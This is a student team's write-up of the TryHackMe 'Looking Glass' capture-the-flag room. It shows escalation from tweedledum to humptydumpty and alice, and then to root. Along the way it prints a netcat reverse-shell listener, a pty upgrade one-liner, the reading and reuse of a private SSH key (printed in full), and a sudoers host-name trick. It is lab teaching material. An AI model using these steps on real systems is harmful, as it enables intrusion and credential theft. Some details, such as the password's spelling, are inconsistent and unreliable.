The screenshot shows the CyberChef interface. The left sidebar has a 'Favourites' section with items like To Base64, From Base64, To Hex, From Hex, To Hexdump, From Hexdump, URL Decode, Regular expression, Entropy, Fork, Magic, Data format, Encryption / Encoding, Public Key, and Arithmetic / Logic. The main area has tabs for Recipe, Input, and Output. Under Recipe, 'From Hex' is selected with 'Delimiter Auto'. The Input field contains a long string of hex digits. The Output field shows the decrypted text, with the password 'zyxvvutsrqponmlk' highlighted in blue. The status bar at the bottom says 'STEP' and 'BAKE!', with a checked 'Auto Bake' checkbox.

Input
length: 520
lines: 9

Output
start: 240 time: 7ms
end: 256 length: 256
lines: 1

Üyð@B.ZLð~xi9ýl:.hhövk@.íé.ia:v.Ã.5@».
<...:ifI..24ð.nqCÁ.x?ði(9.;ññA» .&J!·d.
<È_#.°.^.ÑÑS_.áVñ..iñAécuéÈ.ÆI |.#.·sY..@ðQýI«ðw.ØE].!.._ðc:i..ðU.]IVÁ
oWð1wm}ÞE..ð.º.º-aâ{íþé.Ø\$Fgv.xÉiððø^.H.Ú(.qQðåo.Æ)'s`=
j«%ð*.ír..Bøthe password is **zyxvvutsrqponmlk**

Since the numbers and alphabets were contents inside humptydumpty.txt, we assumed that the password mentioned inside the file is the password to access humptydumpty user. Before we escalate to user humptydumpty, we stabilize our shell using "***python3 -c 'import pty;pty.spawn("/bin/bash")'***" command. Upgrading and stabilising shell enable us to use command '***su***' when changing to user humptydumpty. Next, we proceed to escalate to user humptydumpty using '***su humptydumpty***' command and insert the password we obtain from cyberchef. Upon successfully escalate to user humptydumpty, we wanted to view all the files contained inside humptydumpty directory but permission was denied because we forgot that we are in tweedledum directory. In order to change directory to humptydumpty root directory, we use '***cd***' command. After that, we used '***cd ..***' command to move one level up from root directory to home directory.


Changing directory to user humptydumpty home directory, we see a poetry.txt file and cat command the file to find a dialogue between Alice and HumptyDumpty (we forgot to screenshot the page) We figured out that user Alice is our next hint to obtain root flag. We tried to open alice directory to check if there is any permission needed and our guessing was right, we do need permission to access alice directory just like any other user directory.

```
(121103237@kali)-[~]
$ nc -lvpn 1234
listening on [any] 1234
connect to [10.18.50.112] from (UNKNOWN) [10.10.33.145] 50156
/bin/sh: 0: can't access tty; job control turned off
$ ls
humptydumpty.txt
poem.txt
$ cat humptydumpty.txt
x2027773889dd6eab0d02a1e723d1842d8
7692c3ad3540bb803c020b3aaee66cd887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15ccb090426b04aa6b7649c3cc85f11230bb0105e02d15a3624
b080e156d18d27befb5e99fd62446677600d7cacef544d0
$ ls
humptydumpty.txt poem.txt
$ ls
humptydumpty.txt poem.txt
tweedledum@looking-glass:~$ ls
humptydumpty.txt poem.txt
tweedledum@looking-glass:~$ su humptydumpty
su humptydumpty
Password: zyxwvutrsqponmlk
tweedledum@looking-glass:~$ python3 -c 'import pty;pty.spawn("/bin/bash")'
tweedledum@looking-glass:~$ ls
ls
humptydumpty@looking-glass:/home/tweedledum$ ls
ls
ls: cannot open directory '.': Permission denied
humptydumpty@looking-glass:/home/tweedledum$ cd ..
cd
humptydumpty@looking-glass:~$ cd ..
cd ..
humptydumpty@looking-glass:/home$ ls
ls
alice humptydumpty jabberwock tryhackme tweedledee tweedledum
humptydumpty@looking-glass:/home$ cat alice
cat alice
cat: alice: Permission denied
humptydumpty@looking-glass:/home$
```

We find that alice home directory is executable but not readable. This signalled us that alice home directory contain ssh file which can be execute without permission. Therefore, we use '**cat alice/.ssh/id_rsa**' command to see if we can obtain alice's private key. Surprisingly, we managed to get alice private key.

```
humptydumpty@looking-glass:/home$ cat alice
cat alice
cat: alice: Permission denied
humptydumpty@looking-glass:/home$ cat alice/.ssh/id_rsa
cat alice/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAxmPncAxIsNjbU2xizft4aYPqmfXmI735FPlGF4j9ExZhlmmD
NIRchPaFuqJXQ215tyQH6YxZP5IIJXENK+a4WoRdyPoyGK/63rXTn/IWWMQka9tQ
2xrdrnyxdwbtIKP1L4bg/4vU30UcA+YHxqhy39arpeceHVi+jVPrHiCa73k7g
HCgpkWczNa5MMG+1Cg4ifzfv4uhPkxBLLl3f4rBf84RmuKEEygbY+/WOegHl
fk5ngFnIw7x2R3vyq7xyDrwiXEjfw4yYe+kLiGzyk1ia7HGHKpIruPdJdT+r
NGrjYFLjhzeWBmHx7JkhEUFIv6ZV1y+gihQIDAQABoIBAQDAhIA5kCyMqtQj
X2F-09J8qvfvz+GSL7LAIVuc5ryqlxm5tsg4nUzvLRgtRMpn7hAjD/bWfKlb7j
/pHmkU1C4WkaJdjzpzhSPfgjxpK4Utk3Uetjw+1eonIVNu6pkivJ0DyXVJitZ5jF
ql2PZTpvPrw=RebKMwjwoa4k77Q30r8Kxr4ufx2hLHTHT8tsjqBUWrb/jLMHQ
zmu73tuPVQSEgeUP2j0lv7q5toEYieoA+7ULpGDwOn8PxQjCF/2Qua2jfAlisxK
WFecmTnIDy0FWcmgovi4Lzk/rDgn9vcjYFxOpju3XH2l8QDQ+G+5BBg38+aJ
cUINh4BAoGBAPdtvUroAkFpyEofzxQFpqw3LzvkiKena/HyWLXWHxG6j17aw
DmtXj10Owci0LuDt40QvCJVRgbdbVGOfLoWzLpYGJchxml+RHcD40pzbgr5
8bjjlQcp6pppBRCF/OsG5ugpCijs6uA6CWXe6W7r7V94r5wzzJpwBaogBAM1R
aCg1/2Ux10qxtAfQ+WDxq0Quq3szvrhep22Mc1Ue83dh+UiubaPqRinY1sAhgy
wJohLch1q4ElUhUmZzquBwiU73fNRID5pf4LkL6/yif/Gwd+zv+9n9DDWki
WgT9aG7N+TP/yimYniR2ePu/xK1jwX/u5s3rSlcFaogBAOxvcFpMSpZrD8jZrs
SfxExY9P5nOpn4ppycfRmHifDyD7TxeFDy/y0nhDyrJXcb0ARwjivhLDlxhzFkx
X1DPyif292GtsMC4xL0BhLkziY6bgI9efc4rxvFcyrUgDyc9ZoYflykL9KaCGr
+zLcOTJ8FQZkjh0gnDKUPMBaoGBAMrVaXiQH8bwSfyRobE3gaUfW0yreAsKGj
oPwkhxxA0ULxIDTOQ1+H079xagY0fj16rBzpska59u1ldj/BhdRpdrvuxsqr3n
aGs//N64v4BaKG3/CjhCbHuA30VKcicDI9xaqJOKardP/Ln+xM61zrdsHwdQAXK
e8WcbMuhaOGbaOKy50naHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnk/rW400Jxg1V69MjDsfrn1gZhTTAyNnRMH1U7KufPUb2ZXcmCGLhAGEbY9
k6ywCncttz2/sNEGcx9/iZw+yEm/4s9eonVmF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----
humptydumpty@looking-glass:/home$
```

Using command '**vi id_rsa**', we are able open id_rsa file inside a text editor called Vi and save this file to our machine.



```
1211103237@kali: ~ | 1211103237@kali: ~ | 1211103237@kali: ~ | 1211103237@kali: ~ |
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAxmPncAxIsNjbU2xizft4aYPqmfXmI735FPlGF4j9ExZhlmmD
NIRchPaFuqJXQ215tyQH6YxZP5IIJXENK+a4WoRdyPoyGK/63rXTn/IWWMQka9tQ
2xrdrnyxdwbtIKP1L4bg/4vU30UcA+YHxqhy39arpeceHVi+jVPrHiCa73k7g
HCgpkWczNa5MMG+1Cg4ifzfv4uhPkxBLLl3f4rBf84RmuKEEygbY+/WOegHl
fk5ngFnIw7x2R3vyq7xyDrwiXEjfw4yYe+kLiGzyk1ia7HGHKpIruPdJdT+r
NGrjYFLjhzeWBmHx7JkhEUFIv6ZV1y+gihQIDAQABoIBAQDAhIA5kCyMqtQj
X2F-09J8qvfvz+GSL7LAIVuc5ryqlxm5tsg4nUzvLRgtRMpn7hAjD/bWfKlb7j
/pHmkU1C4WkaJdjzpzhSPfgjxpK4Utk3Uetjw+1eonIVNu6pkivJ0DyXVJitZ5jF
ql2PZTpvPrw=RebKMwjwoa4k77Q30r8Kxr4ufx2hLHTHT8tsjqBUWrb/jLMHQ
zmu73tuPVQSEgeUP2j0lv7q5toEYieoA+7ULpGDwOn8PxQjCF/2Qua2jfAlisxK
WFecmTnIDy0FWcmgovi4Lzk/rDgn9vcjYFxOpju3XH2l8QDQ+G+5BBg38+aJ
cUINh4BAoGBAPdtvUroAkFpyEofzxQFpqw3LzvkiKena/HyWLXWHxG6j17aw
DmtXj10Owci0LuDt40QvCJVRgbdbVGOfLoWzLpYGJchxml+RHcD40pzbgr5
8bjjlQcp6pppBRCF/OsG5ugpCijs6uA6CWXe6W7r7V94r5wzzJpwBaogBAM1R
aCg1/2Ux10qxtAfQ+WDxq0Quq3szvrhep22Mc1Ue83dh+UiubaPqRinY1sAhgy
wJohLch1q4ElUhUmZzquBwiU73fNRID5pf4LkL6/yif/Gwd+zv+9n9DDWki
WgT9aG7N+TP/yimYniR2ePu/xK1jwX/u5s3rSlcFaogBAOxvcFpMSpZrD8jZrs
SfxExY9P5nOpn4ppycfRmHifDyD7TxeFDy/y0nhDyrJXcb0ARwjivhLDlxhzFkx
X1DPyif292GtsMC4xL0BhLkziY6bgI9efc4rxvFcyrUgDyc9ZoYflykL9KaCGr
+zLcOTJ8FQZkjh0gnDKUPMBaoGBAMrVaXiQH8bwSfyRobE3gaUfW0yreAsKGj
oPwkhxxA0ULxIDTOQ1+H079xagY0fj16rBzpska59u1ldj/BhdRpdrvuxsqr3n
aGs//N64v4BaKG3/CjhCbHuA30VKcicDI9xaqJOKardP/Ln+xM61zrdsHwdQAXK
e8WcbMuhaOGbaOKy50naHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnk/rW400Jxg1V69MjDsfrn1gZhTTAyNnRMH1U7KufPUb2ZXcmCGLhAGEbY9
k6ywCncttz2/sNEGcx9/iZw+yEm/4s9eonVmF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----
-- INSERT --
```

Prior accessing to user alice, we need to change the permission of id_rsa file using '**chmod 600**'. The '**chmod**' command allows users to change read and write permissions in Unix systems. **600** permissions means that only the owner of the file has full read and write access to it. Once a file permission is set to 600, no one else can access the file. Next, we use '**ssh -i**' to specify key files and insert name of file which is **id_rsa** together with username and ip address. Lastly, we are able to access user alice from our machine.

```
1211103237@kali: ~ x 1211103237@kali: ~ x 1211103237@kali: ~ x alice@looking-glass: ~ x
(1211103237@kali)-[~]
$ vi id_rsa
(1211103237@kali)-[~]
$ chmod 600 id_rsa
(1211103237@kali)-[~]
$ ssh -i id_rsa alice@10.10.33.145
Last login: Fri Jul  3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$
```

Final result: We are able to escalate our privilege to user humptydumpty and alice


4) Root Privilege Escalation

Members Involved:Nur Alia Amelisa Syazreen Binti Mohd Sulei

Tools used: Terminal

Thought Process and Methodology and Attempts:

Now that we are at user alice, use ls command to list all the files contained in alice user. We can see that there is 1 file in it which is kitten.txt. Use cat command to print the content of the file to readable output. Use ls -al command to list down all files in the home directory as well as the total number of the files in long listing format. We use getcap with command “getcap -r / 2>/dev/null” to show the user capabilities in what the user can do. We attempted the command at first but got an error due to wrong command arrangement. We then fixed the arrangement and managed to execute the command. The output obtained is “/usr/bin/mtr-packet = cap_net_raw+ep” which means that the capabilities use raw and packet sockets and can bind to any address for transparent proxying. the +ep means that the capability is effective and permitted. This means we can continue to access sudoers file as we have the root-level permission to do so.




The screenshot shows a terminal window with four tabs open. The active tab is for user 'alice@looking-glass'. The session starts with the user changing their id_rsa key permissions from 400 to 600. Then, they log in via SSH to another host ('alice@10.10.33.145') and list the contents of their home directory, which includes a file named 'kitten.txt'. The user then reads the content of 'kitten.txt', which contains a short story about Alice in Wonderland. Finally, the user runs the 'getcap' command to check their capabilities, which shows that they have the 'cap_net_raw+ep' capability, allowing them to edit the sudoers file.

```
File Actions Edit View Help
1211103237@kali: ~ x 1211103237@kali: ~ x 1211103237@kali: ~ x alice@looking-glass: ~ x
(1211103237@kali)-[~]
$ vi id_rsa
(1211103237@kali)-[~]
$ chmod 600 id_rsa
(1211103237@kali)-[~]
$ ssh -i id_rsa alice@10.10.33.145
Last login: Fri Jul 3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$ ls
kitten.txt
alice@looking-glass:~$ cat kitten.txt
She took her off the table as she spoke, and shook her backwards and forwards with all her might.

The Red Queen made no resistance whatever; only her face grew very small, and her eyes got large and green: and still, as Alice went on shaking her, she kept on growing shorter—and fatter—and softer—and rounder—and
-and it really was a kitten, after all.
alice@looking-glass:~$ ls -al
total 40
drwx--x-x 6 alice alice 4096 Jul 3 2020 .
drwxr-xr-x 8 root root 4096 Jul 3 2020 ..
lrwxrwxrwx 1 alice alice 9 Jul 3 2020 .bash_history -> /dev/null
-rw-r--r-- 1 alice alice 220 Jul 3 2020 .bash_logout
-rw-r--r-- 1 alice alice 3771 Jul 3 2020 .bashrc
drwx----- 2 alice alice 4096 Jul 3 2020 .cache
drwx----- 3 alice alice 4096 Jul 3 2020 .gnupg
drwxrwxr-x 3 alice alice 4096 Jul 3 2020 .local
-rw-r--r-- 1 alice alice 807 Jul 3 2020 .profile
drwx--x-x 2 alice alice 4096 Jul 3 2020 .ssh
-rw-rw-r-- 1 alice alice 369 Jul 3 2020 kitten.txt
alice@looking-glass:~$ getcap -r/ 2>/dev/null
alice@looking-glass:~$ getcap -r / 2>/dev/null
/usr/bin/mtr-packet = cap_net_raw+ep
alice@looking-glass:~$ [sudo] password for alice: [REDACTED]
```

We use “cat /etc/sudoers.d/alice” to read the sudoers file. In the file, we can see that there is a hostname “alice ssalg-gnikool” with no password. At first, we tried to use the command “sudo /bin/bash” to run content in /bin/bash. Then, we realised that we cannot do so as we do not know the password.




The screenshot shows a terminal window where the user has run the command 'cat /etc/sudoers.d/alice'. The output shows the contents of the sudoers file, which grants the user 'alice' full privileges on the host 'ssalg-gnikool' without requiring a password. The user then attempts to use the 'sudo /bin/bash' command to gain a shell, but is prompted for a password.

```
alice@looking-glass:~$ getcap -r/ 2>/dev/null
alice@looking-glass:~$ getcap -r / 2>/dev/null
/usr/bin/mtr-packet = cap_net_raw+ep
alice@looking-glass:~$ cat /etc/sudoers.d/alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
alice@looking-glass:~$ sudo /bin/bash
[sudo] password for alice: [REDACTED]
```

Next, we used “sudo -h ssalg-gnikool /bin/bash” to run /bin/bash as root. It stated that we were unable to resolve host ssalg-gnikool but we then redirected as root@looking-glass. The privilege is now escalated from alice to root. We entered “id” to see the information about the user, and the group. Command cd /root is used to change directory to root. After that, we entered ls to see the list directory. Turns out, there are few files listed which are passwords.sh, root.txt, and the-end.txt. Since the aim was to escalate privilege from alice to root, we are more keen to see what is within the root.txt file. We use the command “cat root.txt” to read the root file. In the file, we can see that the flag is there but in a backwards sequence. To arrange the flag in its correct order, use “cat root.txt |rev” and now the flag is displayed in the correct order. Mission accomplished!

```
alice@looking-glass:~$ sudo /bin/bash
[sudo] password for alice:
Sorry, try again.
[sudo] password for alice:
sudo: 1 incorrect password attempt
alice@looking-glass:~$ sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:~# id
uid=0(root) gid=0(root) groups=0(root)
root@looking-glass:~# cd /root
root@looking-glass:root# ls
passwords  passwords.sh  root.txt  the_end.txt
root@looking-glass:root# ls
passwords  passwords.sh  root.txt  the_end.txt
root@looking-glass:/root# cat root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
root@looking-glass:/root# cat root.txt|rev
thm{bc2337b6f97d057b01da718ced6ead3f}
root@looking-glass:/root#
```

ID	Name	Contribution	Signatures
1211103194	NUR FARAHIYA AIDA BINTI ABD RAZAK	Did recon /enumeration & writeup. Complete slides for presentation. Recording the video presentation.	
1211103430	AINA SOFEA BINTI AMIER HAMZAH	Did initial foothold & writeup. complete the slides for presentation. Finalised and double-checked group's writeup	
1211103237	NURUL AIN BINTI KAMARUDIN	Did privilege escalation and writeup. Complete the slides for presentation. Uploaded group's writeup and video presentation.	
1211103602	NUR ALIA AMELISA SYAZREEN BINTI MOHD SULEI	Did root privilege escalation & writeup. complete the slides for presentation. Editing the video presentation.	

VIDEO LINK: <https://youtu.be/qecV0XvulSI>

WALKTHROUGH REFERENCE:

<https://yebberdog.medium.com/tryhackme-looking-glass-walkthrough-a72c7dcc5250>

<https://steflan-security.com/tryhackme-looking-glass-walkthrough/>

<https://pencer.io/ctf/ctf-thm-looking-glass/>

https://www.youtube.com/watch?v=WqvY1qGOAVA&t=753s&ab_channel=JohnHammond

https://www.youtube.com/watch?v=chcTu5KKDg4&t=11s&ab_channel=InfoSecLab

 cybersecurity Proprietors X +

← → Q Team Members

HACKTOCRATS



FARAHIYA AIDA	ALIA AMELISA	AINA SOFEA	NURUL AIN
1211103194	1211103602	1211103430	1211103237